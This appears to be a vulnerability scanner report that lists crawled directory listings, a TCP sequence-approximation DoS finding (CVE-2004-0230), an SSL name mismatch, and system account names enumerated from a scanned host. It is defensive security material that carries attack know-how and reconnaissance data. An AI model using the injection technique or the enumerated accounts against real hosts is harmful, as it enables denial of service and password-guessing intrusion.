{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;back

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /dtd/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:

comment: This
directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/other/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>

<title>Directory Listing For /html/en/help/JavaHelpSearch/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory
Listing For /images/table/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/favicon/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgr

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/C/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-col

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/JavaHelpSearch/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:w
hite;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/alerts/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/JavaHelpSearch/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>

<title>Directory Listing For /html/C/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-colo
r:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/datetime/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backg

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /js/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/href/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size
:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/masthead/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backg

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/tree/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/C/help/JavaHelpSearch/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:wh
ite;} B {font-family:Tahoma,Arial,sans-serif;color:

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>

<title>Directory Listing For /html/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/favicon/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgr

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /css/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:

comment: This directo
ry was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-col

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-col

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/versi
on/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgr

comment: This directory was discovered during the crawl phase.

matched: <html>

<head>
<title>Directory Listing For /images/button/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /css/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/other/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;}
H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/alerts/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/topology/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backg

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/href/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font
-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-co

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>

<title>Directory Listing For /js/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:bla
ck;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-co

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/version/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgr

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/C/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-col

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/alarms/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/topology/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backg

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>

<title>Directory Listing For /html/en/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-co

comment: This directory was discovered during the crawl phase.

matched: <html>
<
head>
<title>Directory Listing For /html/en/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-co

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/JavaHelpSearch/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/C/help/JavaHelpSearch/</title>
<STYLE><!--H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/tree/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525

comment: This directory was discovered during the crawl phase.

matched: <html>

<head>
<title>Directory Listing For /images/button/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:w
hite;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;}
BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

2 TCP Sequence Number Approximation Based Denial of Service

QID:	82054	CVSS Base:	5	PCI Severity:	MED
Category:	TCP/IP	CVSS Temporal:	4.2		
CVE ID:	CVE-2004-0230				
Vendor Reference:	-				
Bugtraq ID:	10183				
Last Update:	02/03/2010				

THREAT:
TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.

The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.

This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.

This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.

There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.

Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.

It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:
Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts. Other consequences may also result, such as man-in-the-middle attacks.

SOLUTION:
Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.

Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC, Polycom, and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. NISCC Advisory 236929 - Vulnerability Issues in TCP details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.

Refer to US-CERT Vulnerability Note VU#415294 and OSVDB Article 4030 to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.

For Microsoft: Refer to MS05-019 and MS06-064 for further details.

For SGI IRIX: Refer to SGI Security Advisory 20040905-01-P

For SCO UnixWare 7.1.3 and 7.1.1: Refer to SCO Security Advisory SCOSA-2005.14

For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to Sun Microsystems, Inc. Information for VU#415294 to obtain additional details. Also, refer to TA04-111A for detailed mitigating strategies against these attacks.

For NetBSD: Refer to NetBSD-SA2004-006

For Cisco: Refer to cisco-sa-20040420-tcp-ios.shtml.

Workaround:
The following BGP-specific workaround information has been provided.

For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.

Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:

Secure Cisco IOS BGP Template

JUNOS Secure BGP Template

RESULT:

Tested on port 111 with an injected SYN/RST offset by 16 bytes.
Tested on port 32771 with an injected SYN/RST offset by 16 bytes.

 2 Global User List

QID:	45002	CVSS Base:	5	PCI Severity:	MED
Category:	Information gathering	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
This is the global system user list, which was retrieved during the scan by exploiting one or more vulnerabilities. The Qualys IDs for the vulnerabilities leading to the disclosure of these users are also given in the Result section. Each user will be displayed only once, even though it may be obtained by using different methods.

IMPACT:
These common account(s) can be used by a malicious user to break-in the system via password bruteforcing.

SOLUTION:
To prevent your host from being attacked, do one or more of the following:

Remove (or rename) unnecessary accounts
Shutdown unnecessary network services

Ensure the passwords to these accounts are kept secret
Use a firewall to restrict access to your hosts from unauthorized domains

RESULT:

User Name	Source Vulnerability (QualysID)
adm	31003
daemon	31003
bin	31003
sys	31003
lp	31003
uucp	31003
nuucp	31003
listen	31003
nobody	31003
noaccess	31003
nobody4	31003
gdm	31003
postgres	31003
root	74045, 74046, 66016

 2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 6789/tcp over SSL

QID:	38170	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/29/2008				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for QualysGuard to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:
A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:
Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULT:

